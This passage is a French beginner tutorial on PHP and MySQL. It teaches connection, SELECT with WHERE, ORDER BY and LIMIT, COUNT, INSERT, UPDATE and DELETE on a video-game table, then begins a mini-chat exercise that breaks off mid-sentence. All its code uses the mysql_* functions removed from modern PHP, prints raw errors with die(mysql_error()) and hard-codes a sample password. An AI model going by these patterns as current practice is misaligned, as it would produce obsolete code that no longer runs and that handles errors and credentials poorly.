Il vous faudra peut-être rechercher un peu votre login et votre mot de passe (demandez à votre hébergeur), mais il y a des chances que ce soient les mêmes que pour votre FTP.


Pour vous connecter à MySQL avec EasyPHP (si vous faites des tests sur votre propre ordinateur), vous devez mettre l'hôte "localhost", le login "root", et pas de mot de passe.
C'est-à-dire : mysql_connect("localhost", "root", "");

Le choix de la base

OK, on est connecté, mais il faut maintenant sélectionner la base de données sur laquelle vous allez travailler.
Bien souvent, une seule base de données suffit, je vous le rappelle. D'ailleurs, la plupart des hébergeurs gratuits n'en propose qu'une seule, ce qui n'est pas bien grave.
Demandez à votre hébergeur le nom de la base qui a été créée (souvent c'est le même nom que votre login MySQL).

La fonction qui permet de sélectionner la BDD est : *mysql_select_db*
En temps normal, vous n'aurez besoin d'indiquer qu'un paramètre : le nom de la base.

Par exemple, si ma base s'appelle "mateo21", voici comment je dois procéder :

Code : PHP

```php
<?php
mysql_connect("localhost", "mateo21", "cFrrI954"); // Connexion à MySQL
mysql_select_db("mateo21"); // Sélection de la base mateo21
?>
```

La déconnexion

Enfin, dernière chose (après ça c'est bon, promis).

Une fois que vous vous êtes connectés, que vous avez choisi votre base de données, vous pouvez commencer votre travail. Mais une fois que vous avez fini de travailler sur votre BDD, il faut vous déconnecter

Alors, pour se déconnecter, c'est tout bête : *mysql_close*
Et y'a même pas besoin de paramètre

En résumé, voici comment on fait pour se connecter et se déconnecter de MySQL :

Code : PHP

```php
<?php
mysql_connect("localhost", "mateo21", "cFrrI954"); // Connexion à MySQL
mysql_select_db("mateo21"); // Sélection de la base mateo21

// On est connectés, on peut travailler sur la BDD
// ...
// ...

// On a fini de travailler, on ferme la connexion :
mysql_close(); // Déconnexion de MySQL
?>
```

C'est comme ça qu'on procède quand on utilise une BDD

Le code source précédent n'affiche rien à l'écran si tout se passe bien.
Si la connexion a échoué, vous aurez un message d'erreur. Dans ce cas c'est que votre login, mot de passe ou nom d'hôte n'est pas bon. Demandez plus d'infos à votre hébergeur.

Récupérer les données

Normalement, quand on crée un site, on doit d'abord mettre des données, puis après on les lit.
Mais moi, pour que vous appreniez en douceur, je vais d'abord vous apprendre à lire des données, et après je vous apprendrai à écrire des données dans la BDD.

Mais... il nous faudrait une base de données "toute prête" qui servirait de support pour travailler. Heureusement, c'est mon jour de bonté, je vais vous épargner tout ça
Je vous invite à télécharger la table que j'ai créée pour vous :

(2,5 Ko)Télécharger la table

Rien qu'au nom, vous pouvez vous douter que cette table contient quelque chose en rapport avec des jeux vidéos. En effet, vous allez le voir, cette table contient une liste d'une cinquantaine de jeux vidéos.


Pour cet exemple, plusieurs amis ont voulu répertorier tous les jeux vidéos qu'ils possèdent. La base de données est pour eux un moyen très pratique de classer et d'organiser tout cela, vous allez voir pourquoi

Euh dis, j'en fais quoi moi de ton fichier jeux_videos.sql ?

Inutile d'essayer de l'ouvrir, ça n'a pas d'intérêt. Il va falloir **importer la table** dans PHPMyAdmin (c'est le fichier que je vous ai donné).
Voici la procédure à suivre :

1. Rendez-vous dans PhpMyAdmin
2. Sélectionnez la base "test" dans le menu déroulant en haut à gauche
3. Cliquez ensuite sur l'onglet "SQL".
4. En bas, vous avez un bouton "Parcourir" : cliquez dessus.
5. Dans la boîte de dialogue qui s'ouvre indiquez où se trouve le fichier jeux_videos.sql que je vous ai fait télécharger.
6. Ne touchez pas au reste et cliquez sur "Exécuter".

Petit aperçu :



Et voilà ! Vous devriez voir une nouvelle table apparaître à gauche : "jeux_videos". Vous pouvez vous amuser à regarder ce qu'elle contient, pour vous faire une idée.

Si vous n'êtes pas sûr de la marche à suivre, regardez comment je fais dans cette petite animation :

Importer un fichier SQL (859 Ko)

Voici les 5 premières entrées qu'elle contient (il y en a une cinquantaine en tout !) :

ID	nom	possesseur	console	prix	nbre_joueurs_max	commentaires
1	Super Mario Bros	Florent	NES	4	1	Un jeu d'anthologie !
2	Sonic	Patrick	Megadrive	2	1	Pour moi, le meilleur jeu au monde !
3	Zelda : ocarina of time	Florent	Nintendo 64	15	1	Un jeu grand, beau et complet comme on en voit rarement de nos jours
4	Mario Kart 64	Florent	Nintendo 64	25	4	Un excellent jeu de kart !
5	Super Smash Bros Melee	Michel	GameCube	55	4	Un jeu de baston délirant !

Pour le moment ne modifiez pas cette table.

 Bon, et maintenant qu'est-ce qu'on va en faire ?

Notre objectif, c'est de *créer une page PHP qui va afficher ce que contient la table "jeux_videos"*.

Faire une requête

Maintenant arrive le grand moment que vous attendiez tous : on va demander quelque chose à MySQL. On va donc commencer à parler en "SQL" !
Pour cela, on va faire ce qu'on appelle une **requête**. On va demander poliement à MySQL de nous dire tout ce que contient la table "jeux_videos".

Nous allons nous servir de la fonction PHP : *mysql_query*

 "query" en anglais veut dire "requête"

- Cette fonction prend un paramètre : ce que PHP doit aller dire à MySQL (en langage SQL).
- Cette fonction renvoie une valeur, il faut donc qu'une variable récupère ce que MySQL nous a répondu.

On fera tout le temps comme ça :

Code : PHP

```php
<?php
$reponse = mysql_query("Tapez votre requête SQL ici");
?>
```

$reponse contiendra la réponse de MySQL.
Nous allons voir comment demander à MySQL tout ce qu'il y a dans la table "jeux_videos".

Votre première requête SQL

Comme je vous l'ai dit, le SQL est un langage. C'est lui qui nous permet de communiquer avec MySQL.
Voici votre première requête SQL :

Code : SQL

```sql
SELECT * FROM jeux_videos
```

Ceci peut se traduire par : "Prendre tout ce qu'il y a dans la table "jeux_videos".
Analysons chaque terme de cette requête :

- SELECT : en langage SQL, le premier mot indique quel type d'opération doit faire MySQL. Dans ce chapitre, nous ne verrons que SELECT. Ca demande à MySQL d'afficher ce que contient une table.
- * : après le SELECT, on doit indiquer quels champs MySQL doit récupérer dans la table. Si on n'est intéressé que par les champs "nom" et "possesseur", il faudra taper :
  SELECT nom, possesseur FROM jeux_videos
  Si vous voulez prendre tous les champs, tapez *. Cette petite étoile peut se traduire par "tout" : "Prendre tout ce qu'il y a..."
- FROM : c'est un mot de liaison. Ca se traduit par "dans". FROM fait la liaison entre le nom des champs et le nom de la table
- jeux_videos : c'est le nom de la table dans laquelle il faut aller piocher.

Et voilà le travail !
Maintenant, on n'a plus qu'à mettre cette requête en paramètre de *mysql_query* :

Code : PHP

```php
<?php
$reponse = mysql_query("SELECT * FROM jeux_videos");
?>
```

Notre variable $reponse contient maintenant la réponse de MySQL

 Euh ouais, cool, et comment on affiche le résultat ?

Afficher le résultat d'une requête

Le problème, c'est que $reponse contient quelque chose d'inexploitable. MySQL nous renvoie un joyeux bazar pas bien organisé.

Vous imaginez toutes les informations qui sont dedans ? Si c'est une table à 10 champs, avec 200 entrées, ça fait plus de 2000 informations dans une variable !
Dur dur de tout caser... sauf... si on utilisait un array !

Bingo !
PHP dispose d'une fonction toute prête, *mysql_fetch_array*, qui va créer un array à partir de $reponse. Ce sera un tableau associatif : vous mettrez entre crochets le nom du champ qui vous intéresse.
Par exemple, si vous vous intéressez au champ "console", vous utiliserez l'array $donnees['console'].

Il faudra faire une boucle pour parcourir chaque entrée une à une. A chaque fois que vous utilisez la fonction *mysql_fetch_array*, vous passez à l'entrée suivante. La boucle est donc répétée autant de fois qu'il n'y a d'entrées dans votre table.

Voici donc comment je fais pour afficher le résultat de la requête :

Code : PHP

```
<?php
mysql_connect("localhost", "mateo21", "mot_de_passe"); // Connexion à MySQL
mysql_select_db("coursphp"); // Sélection de la base coursphp

$reponse = mysql_query("SELECT * FROM jeux_videos"); // Requête SQL


// On fait une boucle pour lister tout ce que contient la table :

while ($donnees = mysql_fetch_array($reponse) )
{
?>

<p>
<strong>Jeu</strong> : <?php echo $donnees['nom']; ?><br />
Le possesseur de ce jeu est : <?php echo $donnees['possesseur']; ?>, et il le vend à
<?php echo $donnees['prix']; ?> euros !<br />
Ce jeu fonctionne sur <?php echo $donnees['console']; ?> et on peut y jouer à <?php echo
$donnees['nbre_joueurs_max']; ?> au maximum<br />
<?php echo $donnees['possesseur']; ?> a laissé ces commentaires sur <?php echo
$donnees['nom']; ?> : <em><?php echo $donnees['commentaires']; ?></em>
</p>

<?php
}

mysql_close(); // Déconnexion de MySQL
?>
```

Essayer !

Alors, vous avez vu ? 
Ca en fait un paquet de texte ! Il faut dire que la table que je vous ai donné contient une cinquantaine d'entrées, donc c'est normal que vous ayez beaucoup de résultats !

Et ceci mis à part, qu'en pensez-vous ? C'est puissant non ?!
Amusez-vous à changer mon script, faites des tests, c'est super important (bien entendu n'oubliez pas d'adapter le login et le mot de passe :p).

Concrètement que se passe-t-il ? On fait une boucle pour chaque entrée de la table. On commence par l'entrée n°1, puis l'entrée n°2 etc... A chaque fois qu'on fait une nouvelle boucle, on passe en revue un autre entrée.

 Quelle est la différence entre $reponse et $donnees ?

$reponse contenait la réponse de MySQL en vrac.
$donnees est un array renvoyé par la fonction *mysql_fetch_array*. A chaque fois qu'on fait une boucle, *mysql_fetch_array* va chercher dans $reponse l'entrée suivante et organise les champs dans $donnees.

 "Fetch" en anglais signifie "va chercher".

Avec ce que je vous ai appris, vous devriez être capable d'afficher ce que vous voulez.
Personne ne vous oblige à afficher tous les champs ! Par exemple, si j'avais voulu lister juste les noms des jeux,

j'aurais fait comme ça :

Code : PHP

```php
<?php
mysql_connect("localhost", "mateo21", "mot_de_passe"); // Connexion à MySQL
mysql_select_db("coursphp"); // Sélection de la base coursphp

$reponse = mysql_query("SELECT nom FROM jeux_videos"); // Requête SQL


// Avec cette boucle, on liste uniquement le nom des jeux :

while ($donnees = mysql_fetch_array($reponse) )
{
echo $donnees['nom'];
echo "<br />";
}

mysql_close(); // Déconnexion de MySQL
?>
```

Essayer !

Je sais pas vous, mais moi je trouve que là-dedans il y a quelque chose de merveilleux : ce code source est inintelligible pour Mr-tout-le-monde, et pourtant il permet d'afficher d'un coup d'un seul la liste d'une cinquantaine de jeux vidéos.
Et croyez-moi, vous n'êtes pas au bout de vos suprises avec PHP et MySQL 

Traquer les erreurs

Lorsqu'une requête SQL "plante", bien souvent PHP vous dira qu'il y a eu une erreur à la ligne du *mysql_fetch_array*. Ce n'est pas très précis, je pense que vous êtes d'accord avec moi Ce n'est pas la ligne du *mysql_fetch_array* qui est en cause : c'est souvent vous qui avez mal écrit votre requête quelques lignes plus haut.

Pour afficher des détails sur l'erreur, prenez l'habitude de rajouter le code `or die(mysql_error())` sur la même ligne que vos *mysql_query*.

Si on reprend l'exemple de tout à l'heure, on doit donc écrire :

Code : PHP

```php
$reponse = mysql_query("SELECT nom FROM jeux_videos") or die(mysql_error());
```

Ce code qu'on a rajouté ne fera rien s'il n'y a pas d'erreur.
S'il y a eu une erreur en revanche, il affichera des informations détaillées sur l'erreur qui vous permettront de comprendre ce qui ne va pas dans votre requête.

Vous trouverez plus d'infos à ce sujet dans l'annexe sur les erreurs si ça vous intéresse.

 Lorsque vous avez un problème avec une requête et que vous voulez demander de l'aide sur les forums du site, donnez toujours l'erreur renvoyée par le *or die(mysql_error())*. Cela aidera énormément les gens à comprendre votre erreur.

Les critères de sélection

Ici, nous allons nous occuper uniquement des requêtes SQL.
Vous allez voir qu'en les modifiant, vous pouvez trier et ordonner différemment vos données très facilement

Nous allons nous intéresser aux éléments suivants :

- WHERE
- ORDER BY
- LIMIT

WHERE

Grâce au mot-clé WHERE, vous allez pouvoir trier vos données !

Supposons par exemple que je veuille lister uniquement les jeux appartenant à Patrick. La requête au début sera la même qu'avant, mais je rajouterai à la fin "WHERE possesseur='Patrick'".
Ca nous donne la requête :

Code : SQL

```
SELECT * FROM jeux_videos WHERE possesseur='Patrick'
```

Traduction : "*Sélectionner tous les champs de la table jeux_videos lorsque le champ possesseur est égal à Patrick*".

Un petit code pour voir ce que ça donne ?

Code : PHP

```
<?php
mysql_connect("localhost", "mateo21", "mot_de_passe");
mysql_select_db("coursphp");

// Sélectionnons les champs nom et possesseur de la table "jeux_videos", uniquement
lorsque le jeu appartient à Patrick
$reponse = mysql_query("SELECT nom, possesseur FROM jeux_videos WHERE
possesseur='Patrick'");

while ($donnees = mysql_fetch_array($reponse) )
{
?>

<?php echo $donnees['nom']; ?> appartient à <?php echo $donnees['possesseur']; ?><br />

<?php
}

mysql_close();
?>
```

Essayer !

Si vous vous amusez à changer le nom du possesseur (par exemple "WHERE possesseur='Michel'), ça n'affichera que les jeux appartenant à Michel ! Essayez, vous verrez !

Il est par ailleurs possible de mettre deux conditions. Par exemple, si je veux lister les jeux de Patrick qu'il vend à moins de 20 euros, j'utiliserai cette requête SQL :

Code : SQL

```
SELECT * FROM jeux_videos WHERE possesseur='Patrick' AND prix < 20
```

Traduction : "*Sélectionner tous les champs de jeux_videos lorsque le possesseur est Patrick ET lorsque le prix est*

inférieur à 20".

ORDER BY

ORDER BY nous permet d'ordonner nos résultats (histoire qu'ils ne soient pas trop en vrac...).
Nous pourrions classer les résultats en fonction de leur prix ! La requête SQL serait :

Code : SQL

```
SELECT * FROM jeux_videos ORDER BY prix
```

Traduction : "*Sélectionner tous les champs de jeux_videos, et ordonner les résultats par prix croissant*.".

Application :

Code : PHP

```
<?php
mysql_connect("localhost", "mateo21", "mot_de_passe");
mysql_select_db("coursphp");

// Sélectionner les champs "nom" et "prix" de jeux_videos et ordonner les résultats par
prix.
$reponse = mysql_query("SELECT nom, prix FROM jeux_videos ORDER BY prix");

while ($donnees = mysql_fetch_array($reponse) )
{
?>

<?php echo $donnees['nom']; ?> coûte <?php echo $donnees['prix']; ?> EUR<br />

<?php
}

mysql_close(); // Déconnexion de MySQL
?>
```

Essayer !

 Et si je veux classer par ordre décroissant ?

Facile : il suffit de rajouter le mot-clé DESC à la fin :

Code : SQL

```
SELECT * FROM jeux_videos ORDER BY prix DESC
```

Traduction : "*Sélectionner tous les champs de jeux_videos, et ordonner les résultats par prix décroissant*.".

 A noter : si on avait utilisé ORDER BY sur un champ contenant du texte, le classement aurait été fait par ordre alphabétique.

LIMIT

Dernier mot-clé que nous apprendrons dans ce chapitre, LIMIT nous permet de ne prendre qu'une partie des résultats

(par exemple les 20 premiers).

Il faut rajouter à la fin de la requête le mot clé LIMIT, suivi de 2 nombres séparés par une virgule. Par exemple :

Code : SQL

```
SELECT * FROM jeux_videos LIMIT 0, 20
```

 o_O Mais ils veulent dire quoi ces deux nombres ?

Bonne question 

- On indique tout d'abord à partir de quelle entrée on commence à lire la table.Ici, j'ai mis 0. Pour MySQL c'est la première entrée (1 c'est la seconde, 2 la troisième etc...).

   Attention, n'oubliez jamais que pour MySQL la première entrée est l'entrée n°0 !Par ailleurs, sachez que LIMIT ne se base PAS sur le champ ID (ça fonctionne même s'il n'y a pas de champ ID).

- Ensuite, le deuxième nombre indique combien d'entrées on doit sélectionner. Ici, j'ai mis 20, on prendra donc 20 entrées.

Donc, si on met :

LIMIT 0,20 : ça affiche les 20 premières entrées.
LIMIT 5,10 : ça affiche les entrées n°6 à 15.
LIMIT 10,2 : ça affiche les entrées n°11 et 12.

Compris ? 

Allez un petit exemple ! Si on veut afficher les 10 premiers jeux de la table, on utilisera le code suivant :

Code : PHP

```
<?php
mysql_connect("localhost", "mateo21", "mot_de_passe");
mysql_select_db("coursphp");

// Sélectionner les 10 premières entrées de la table jeux_videos
$reponse = mysql_query("SELECT nom FROM jeux_videos LIMIT 0, 10");

echo "Voici les 10 premières entrées de la table jeux_videos :<p>";

while ($donnees = mysql_fetch_array($reponse) )
{
?>

<?php echo $donnees['nom']; ?><br />

<?php
}

mysql_close(); // Déconnexion de MySQL
?>
```

Essayer !

Et voilà le travail ! 

 Bonjour, je suis masochiste, et avant de terminer cette section je souhaiterais mélanger toutes les requêtes SQL que je viens d'apprendre en une seule. C'est possible ?

Mais bien entendu mon petit 

Voilà de quoi te triturer les méninges :

Code : SQL

```
SELECT nom, possesseur, console, prix FROM jeux_videos WHERE console='Xbox' OR
console='PS2' ORDER BY prix DESC LIMIT 0,10
```

 Il faut utiliser les mots-clés dans l'ordre que j'ai donné : WHERE puis ORDER BY puis LIMIT, sinon MySQL ne comprendra pas votre requête.

Essayez donc de traduire ça en français déjà, pour voir si vous avez compris, puis après testez cette requête chez vous pour voir si c'est bien ce à quoi vous vous attendiez.

Pfiouuu ! Eh bah, si avec ça vous devenez pas des pros du SQL 

Compter le nombre d'entrées

Avant de terminer ce chapitre, on va apprendre à faire quelque chose qui nous sera parfois très utile : demander à mysql le nombre d'entrées dans une table. Cela vous permettra de dire par exemple : *Il y a 23 jeux vidéos en vente actuellement* !

Pour ce faire, on va utiliser la requête suivante :

Code : PHP

```
<?php
mysql_connect("localhost", "mateo21", "mot_de_passe");
mysql_select_db("coursphp");

// Combien d'entrées dans jeux_vidéos ?
$retour = mysql_query("SELECT COUNT(*) AS nbre_entrees FROM jeux_videos");
$donnees = mysql_fetch_array($retour);


?>

Il y a <?php echo $donnees['nbre_entrees']; ?> jeux vidéos en vente !

<?php
mysql_close(); // Déconnexion de MySQL
?>
```

Essayer !

Comme vous pouvez le voir, la requête est un peu différente. Le mot-clé COUNT demande à MySQL de compter le nombre d'entrées, et de renvoyer le résultat dans l'array $donnees['nbre_entrees'].
On ne fait pas de boucle, il n'y en a pas besoin. MySQL a juste renvoyé le nombre de jeux vidéos inscrits dans la table.

Et n'oubliez pas que vous pouvez rajouter à la fin de la requête un WHERE, par exemple pour avoir juste le nombre

de jeux vidéo appartenant à Florent !
A vous de jouer ! Vous êtes arrivés vivants jusqu'au bout ? Bravo !

Vous venez d'apprendre une quantité de choses impressionnantes dans ce chapitre ! Une fois que vous aurez lu le chapitre suivant, vous serez même capables de créer des scripts de news, de livre d'or, un forum etc etc...
Vu que ce chapitre était d'une importance capitale, n'hésitez pas à le relire (après vous être reposés :p), car il faut vraiment que vous maîtrisiez les requêtes SQL et leur affichage avec PHP !

Ecrire des données

Nous avons vu dans le chapitre précédent que MySQL pouvait récupérer des données dans la BDD très facilement.
Nous avons vu aussi que le langage SQL était très puissant, car il propose de nombreux critères de sélection (WHERE, ORDER BY etc...)

C'est bien beau tout ça, mais si vous savez juste lire dans une base de données et que vous ne savez pas écrire dedans, ça va pas le faire

Vous l'aurez compris, ce chapitre est clairement la suite du précédent. En utilisant ce que vous aurez appris dans ces 2 chapitres, vous saurez réaliser de nombreux scripts PHP

Ajouter des données

Votre mission, si vous l'acceptez : ajouter une nouvelle entrée à la table "jeux_videos" (sur laquelle nous avons travaillé dans le chapitre précédent).

> Mouahahahah, mais c'est facile. Tu utilises PhpMyAdmin et hop ! C'est fait !
> ..... Quoi, j'ai dit quelque chose de mal ?

Non non
C'est vrai que PhpMyAdmin permet de rajouter de nouvelles entrées dans la table (on l'a vu dans le chapitre 2 de la partie II). Mais ce qui nous intéresse ici, c'est de le faire avec un script PHP !

Tout d'abord, je vous rappelle à quoi ressemble la table "jeux_videos" :

ID	nom	possesseur	console	prix	nbre_joueurs_max	commentaires
1	Super Mario Bros	Florent	NES	4	1	Un jeu d'anthologie !
2	Sonic	Patrick	Megadrive	2	1	Pour moi, le meilleur jeu au monde !
3	Zelda : ocarina of time	Florent	Nintendo 64	15	1	Un jeu grand, beau et complet comme on en voit rarement de nos jours
4	Mario Kart 64	Florent	Nintendo 64	25	4	Un excellent jeu de kart !
5	Super Smash Bros Melee	Michel	GameCube	55	4	Un jeu de baston délirant !
...	...	...	...	...	...	...

Pour rajouter une entrée, vous aurez besoin de connaître la requête SQL. En voici une par exemple qui rajoute une entrée :

Code : SQL

```
INSERT INTO jeux_videos(ID, nom, possesseur, console, prix, nbre_joueurs_max,
commentaires) VALUES('', 'Battlefield 1942', 'Patrick', 'PC', '45', '50', '2nde guerre
mondiale')
```

- D'abord, vous devez mettre INSERT INTO pour dire que vous allez insérer une entrée.
- Vous précisez ensuite le nom de la table (ici "jeux_videos"), puis mettez entre parenthèses les noms des champs.
- Enfin, et c'est là qu'il ne faut pas se tromper, vous devez écrire VALUES et mettre les valeurs à insérer **dans le même ordre que les champs que vous avez indiqués**.

 Vous remarquerez que pour le premier champ (ID), je n'ai rien mis entre les apostrophes. C'est voulu : le champ a la propriété "auto_increment", MySQL mettra donc le numéro d'ID lui-même.

Enfin, si vous le désirez, sachez que vous n'êtes pas obligés de mettre les noms des champs d'abord, cette requête marche tout aussi bien (mais elle est moins claire) :

Code : SQL

```
INSERT INTO jeux_videos VALUES('', 'Battlefield 1942', 'Patrick', 'PC', '45', '50', '2nde
guerre mondiale')
```

Du temps que vous respectez le bon ordre des champs, tout ira bien 

Maintenant, voici le script PHP qui utilise cette requête :

Code : PHP

```
<?php
mysql_connect("localhost", "mateo21", "mot_de_passe");
mysql_select_db("coursphp");

// On ajoute une entrée avec mysql_query
mysql_query("INSERT INTO jeux_videos VALUES('', 'Battlefield 1942', 'Patrick', 'PC',
'45', '50', '2nde guerre mondiale')");

mysql_close();
?>
```

Que fait ce code ? Il ajoute une entrée dans la BDD pour le jeu "Battlefield 1942", appartenant à "Patrick", qui fonctionne sur "PC", qui coûte "45" euros etc...
Entendons-nous bien : **ce code n'affiche rien**. Il ajoute juste des données dans la BDD. Ce n'est que si vous faites un SELECT (comme nous l'avons vu dans le précédent chapitre) que nous aurons quelque chose d'intéressant à afficher au visiteur.

Vous verrez dans la pratique qu'on combine les deux : on écrit et on lit dans la BDD.

Modifier des données

Vous venez de rajouter Battlefield dans la BDD, tout s'est bien passé.
Mais... vous vous rendez compte avec stupeur que Battlefield se joue en fait à 32 joueurs maximum (au lieu de 50), et que en plus son prix a baissé : on le trouve à 10 euros (au lieu de 45).

No problemo amigo 
Avec une petite requête SQL on peut arranger ça. En effet, en utilisant UPDATE vous allez pouvoir modifier l'entrée qui pose problème :

Code : SQL

```
UPDATE jeux_videos SET prix='10', nbre_joueurs_max='32' WHERE ID='51'
```

Comment ça marche ?

- Tout d'abord, le mot-clé UPDATE permet de dire qu'on va modifier une entrée.
- Ensuite, le nom de la table (jeux_videos).
- Le mot-clé SET, qui sépare le nom de la table du reste.
- Et on met ensuite les champs qu'il faut modifier, séparés par des virgules. Ici, on modifie le champ "prix", on lui affecte la valeur "10" (prix='10'), et de même pour le champ nbre_joueurs_max.Les autres champs ne sont pas modifiés.
- Enfin, le mot-clé WHERE est tout simplement indispensable. Ca nous permet de dire à MySQL quelle entrée il doit modifier. On se base très souvent sur le champ ID pour indiquer quelle entrée est à modifier. Ici, on suppose que Battlefield a été enregistré sous l'ID n°51.

 Pour connaître l'ID de Battlefield, il faudrait aller sous PhpMyAdmin et regarder quel n° d'ID MySQL lui a donné.

Et si vous voulez, vous pouvez vous baser sur le nom du jeu au lieu de l'ID (pour le WHERE) :
UPDATE jeux_videos SET prix='10', nbre_joueurs_max='32' WHERE nom='Battlefield 1942'

Dernière minute ! Florent vient de racheter tous les jeux de Michel ! Il va falloir modifier ça tout de suite !

 Heu, va falloir modifier chaque entrée une à une ?

Dites-vous bien une chose : le langage SQL est un langage de feignasse Il n'est pas question de passer des heures à modifier toute la table pour ça !
En clair, en réfléchissant environ 0,5 seconde vous allez trouver tous seuls la requête SQL qui permet de faire ce qu'on cherche.

C'est bon vous avez trouvé ? Allez, je vous donne la réponse, c'est vraiment facile :

Code : SQL

```
UPDATE jeux_videos SET possesseur='Florent' WHERE possesseur='Michel'
```

Traduction : *Dans la table jeux_videos, modifier toutes les entrées dont le champ possesseur est égal à Michel, et le remplacer par Florent*.
Qu'il y ait 1, 10, 100 ou 1000 entrées, cette requête à elle-seule suffit pour mettre à jour toute la table

Si c'est pas beau le SQL

Supprimer des données

Enfin, voilà une dernière requête qui pourra se révéler utile : DELETE.
Rapide et simple à utiliser, elle est quand même un poil dangereuse : après suppression, il n'y a aucun moyen de récupérer les données, alors faites attention !

Voici comment on supprime par exemple l'entrée de Battlefield :

Code : SQL

```
DELETE FROM jeux_videos WHERE nom='Battlefield 1942'
```

Y'a rien de plus facile :

- DELETE FROM : pour dire "supprimer dans"
- jeux_videos : le nom de la table
- WHERE : indispensable pour indiquer quelle(s) entrée(s) doivent être supprimée(s). Si vous l'oubliez, tout sera supprimé ! Cela équivaut à vider la table.

Et voilou vous savez tout ! La partie II de ce cours est quasiment terminée
Nous avons vu ce qu'il fallait savoir pour MySQL. Dans la partie III vous allez apprendre des choses pas bien difficiles et pourtant très utiles. C'est maintenant que vous allez en apprendre le plus sur PHP !

Mais avant de clôturer la partie II, je vous ai concocté un petit TP qui, je l'espère, devrait vous plaire

---

TP : un Mini-Chat

Voilà un TP qui, je l'espère, va vous permettre de souffler un peu. Il faut dire qu'on a pas mal enchaîné de choses totalement nouvelles dans les chapitres précédents (Base de données, extraction des informations contenues dans une table etc...).

Ici, je vous propose de passer à l'application pratique de ce que vous venez d'apprendre. Vous allez voir que vous savez maintenant faire des scripts très intéressants : vous avez le niveau pour réaliser un Mini-Chat (ce qu'on va faire), un livre d'or et même un script de news !
Ces scripts sont en fait assez similaires, mais le plus simple d'entre eux est le Mini-Chat. Ne vous inquiétez pas, le TP pour le système de news ne va pas tarder (je sais que vous mourez d'envie de vous y attaquer, mais vous n'êtes pas tout à fait prêts ;))

Et puis, ne vous y trompez pas : un Mini-Chat sur votre site ça peut s'avérer trrrès intéressant :D. Les plus grands sites en ont (ils l'appellent parfois "Shoutbox" ou encore "Tribune libre"). De plus, ça ajoutera énormément de dynamisme à votre site web.

Réalisation du Mini-Chat

Etape 1 : prérequis

Vous pourrez suivre ce TP sans problème si vous avez lu tous les chapitres précédents. Plus précisément, on va utiliser les notions suivantes :

- Transmission de variables via un formulaire
- Lire dans une table
- Ecrire dans une table

Vous remarquerez que, dans la plupart des TP, la transmission de variables par formulaire est très importante. Pour l'instant, on a rapidement vu comment ça marchait dans le chapitre sur les variables. Mais, dans la partie III, nous étudierons cela plus en détail car il y a beaucoup de choses intéressantes à savoir

Etape 2 : préparation du script

Avant de commencer à rédiger comme des bourrins notre script PHP, qu'est-ce que je vous avais dit qu'il fallait absoluement faire ?
Un brouillon !

Eh oui, votre script ne va pas s'écrire tout seul comme par magie , alors il va falloir réfléchir un petit peu avant de commencer.
C'est un script très simple, donc vous ne devriez pas avoir de problèmes pour comprendre.

Quelles seront les fonctionnalités de mon Mini-Chat ?

Ce sera quelque chose de basique pour commencer, mais rien ne vous empêchera de l'améliorer à votre sauce

On souhaite avoir, sur la même page, deux zones de texte en haut : une pour écrire votre pseudo, une autre pour écrire votre petit message. Ensuite, un bouton "Envoyer" permettra d'envoyer les données à MySQL, pour qu'il les enregistre dans une table de la Base de Données.

En-dessous, le script devra afficher les 10 derniers messages qui ont été enregistrés (parce que si vous les affichez tous et que vous avez 1000 messages ça risque d'être un peu long !) en allant du plus récent au plus ancien.

C'est un peu flou ? OK, voilà à quoi doit ressembler votre page PhP une fois terminée :

C'est plus clair là ?

Bon, comme à chaque fois que l'on se servira d'une base de données, on va commencer par étudier la forme de la table (quels seront les champs).
Voici un petit tableau que j'ai mis 1 minute à pondre sur une feuille de papier brouillon :


ID	pseudo	message
1	Tom	Il fait beau aujourd'hui vous trouvez pas ?
2	John	Ouais, ça faisait un moment qu'on n'avait pas vu la lumière du soleil !
3	Patrice	Ca vous tente d'aller à la plage aujourd'hui ? Y'a de super vagues !
4	Tom	Cool bonne idée ! J'amène ma planche !
5	John	Comptez sur moi !

Voilà : on a un champ ID de type INT (comme toujours) qui nous permettra de savoir dans quel ordre ont été postés les messages. Il faudra le mettre en auto_increment pour que les numéros s'écrivent tous seuls, et ne pas oublier de sélectionner "Primaire" (ça dit à MySQL que c'est le champ qui numérote les entrées)
Pour les champs "pseudo" et "message", vous utiliserez le type VARCHAR (taille limite : 255 caractères, c'est suffisant,

on n'est pas là pour écrire un roman !).

Commencez donc par créer cette table dans votre base de données. Appelez-la comme vous voulez, moi j'ai choisi "minichat".

C'est fait ? Très bien
Et maintenant ? Eh bien vous êtes pratiquement au point. Comme pour le TP sur la page protégée par mot de passe, vous n'utiliserez qu'une seule page. Le code ressemblera en gros à ceci :



Le formulaire doit renvoyer sur la même page. Si votre page s'appelle "minichat.php", alors votre balise de formulaire sera :
<form action="minichat.php" method="post">
Ca va donc recharger la même page ! Oui, mais cette fois il se passera quelque chose de différent ! En effet, 2 variables seront créées (par exemple $_POST['pseudo'] et $_POST['message']), et vous allez pouvoir vérifier si elle contiennent quelque chose. SI elles contiennent quelque chose, ALORS vous enregistrez les données. Sinon, bah vous ne faites rien (je ne veux pas voir de else dans votre code !).

En résumé, lorsque la page se charge, il y a 2 cas :

